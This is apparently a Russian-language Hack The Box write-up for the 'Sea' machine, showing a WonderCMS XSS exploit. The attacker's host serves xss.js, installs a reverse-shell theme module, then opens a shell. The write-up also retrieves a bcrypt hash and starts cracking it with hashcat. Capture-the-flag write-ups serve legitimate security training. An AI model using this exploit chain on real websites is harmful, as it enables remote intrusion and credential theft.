
В логах веб сервера, который запустил наш эксплоит, отображается загрузка с удаленного хоста основной XSS-нагрузки.



```
python3 exploit.py http://sea.htb/loginURL 10.10.16.56 4321
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 4321
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.56:8000/xss.js"></script><form+action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.28 - - [29/Sep/2024 21:42:02] "GET /xss.js HTTP/1.1" 200 -
```

Логи веб сервера

Однако больше ничего не произошло, а значит, нужно разбираться в коде эксплоита и дорабатывать его. Первым делом обращаем внимание на адрес репозитория, с которого должен загружаться модуль (строка 20).




exploit.py

home > ralf > tmp > HTB > sea > exploit.py

```
10  if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252")
11  else:
12    data = '''
13  var url = "'''+str(sys.argv[1])+'''";
14  if (url.endsWith("/")) {
15   url = url.slice(0, -1);
16  }
17  var urlWithoutLog = url.split("/").slice(0, -1).join("/");
18  var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
19  var token = document.querySelectorAll('[name="token"]')[0].value;
20  var urlRev = urlWithoutLogBase+"/?installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip&directoryName=violet&type=themes&token=" + token
21  var xhr3 = new XMLHttpRequest();
22  xhr3.withCredentials = true;
23  xhr3.open("GET", urlRev);
24  xhr3.send();
25  xhr3.onload = function() {
26   if (xhr3.status == 200) {
27     var xhr4 = new XMLHttpRequest();
28     xhr4.withCredentials = true;
29     xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
30     xhr4.send();
31     xhr4.onload = function() {
32       if (xhr4.status == 200) {
33         var ip = "'''+str(sys.argv[2])+'''";
34         var port = "'''+str(sys.argv[3])+'''";
35         var xhr5 = new XMLHttpRequest();
36         xhr5.withCredentials = true;
37         xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
38         xhr5.send();
39
40       }
41     };
42   }
43  };
```


Исходный код эксплоита

Так как в лабораторной среде нет выхода в интернет, скачиваем модуль и кладем рядом с файлом эксплоита. В коде меняем адрес на свой. Поскольку путь, указанный в модуле (строки 29 и 37), может быть занят, меняем его на любой другой.



Имя	Исходный размер	Сжатый размер	Контрольная сумма CRC
revshell-main	5,6 КиБ		
rev.php	5,6 КиБ	2,3 КиБ	AFDD9BFF


Содержимое исходного модуля



Имя	Исходный размер	Сжатый размер	Контрольная сумма CRC	Метод
r	5,6 КиБ			Store
r.php	5,6 КиБ	2,3 КиБ	AFDD9BFF	Deflate

Содержимое измененного модуля


Еще нужно подкорректировать адрес в переменной `urlWithoutLogBase`.



```
   data = '''
var url = "'''+str(sys.argv[1])+'''";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLogBase = "http://sea.htb";
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.16.56:8000/revshell-main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/r/r.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "'''+str(sys.argv[2])+'''";
       var port = "'''+str(sys.argv[3])+'''";
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/r/r.php?lhost=" + ip + "&lport=" + port);
       xhr5.send();

     }
   };
 }
};
```

Новый код эксплоита


Когда все готово, повторно запускаем эксплоит и отправляем ссылку через форму на сайте. В этот раз, кроме аплоада основной XSS-нагрузки, видим также и загрузку архива.



```
python3 exploit.py http://sea.htb/loginURL 10.10.16.56 4321
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 4321
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.56:8000/xss.js"></script><form+action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.28 - - [29/Sep/2024 22:06:34] "GET /xss.js HTTP/1.1" 200 -
10.10.11.28 - - [29/Sep/2024 22:06:39] "GET /revshell-main.zip HTTP/1.1" 200 -
10.10.11.28 - - [29/Sep/2024 22:06:41] "GET /revshell-main.zip HTTP/1.1" 200 -
10.10.11.28 - - [29/Sep/2024 22:06:43] "GET /revshell-main.zip HTTP/1.1" 200 -
10.10.11.28 - - [29/Sep/2024 22:06:44] "GET /revshell-main.zip HTTP/1.1" 200 -
```

Логи веб-сервера

Спустя несколько секунд в листенере появляется сессия пользователя `www-data`.




```
[21:39:50] Welcome to pwncat 🐈!
[22:06:46] received connection from 10.10.11.28:54494
[22:06:55] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[22:07:00] 10.10.11.28:54494: registered new host w/ db
(local) pwncat$ back
(remote) www-data@sea:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@sea:/$
```

Сессия пользователя www data

ПРОДВИЖЕНИЕ

Первым делом поищем учетные данные в веб-приложении. Обычно можно найти логин и пароль от базы данных.

Так и есть: в файле `/data/database.js` находим хеш bcrypt.




```
(remote) www-data@sea:/var/www/sea/data$ ls
cache.json  database.js  files
(remote) www-data@sea:/var/www/sea/data$ cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
```

Содержимое файла database.js

Если просто запустить **hashcat** без указания режима, то утилита предложит возможные режимы подбора сама.

```
hashcat '$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q' rockyou.txt
```




```
The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].
```

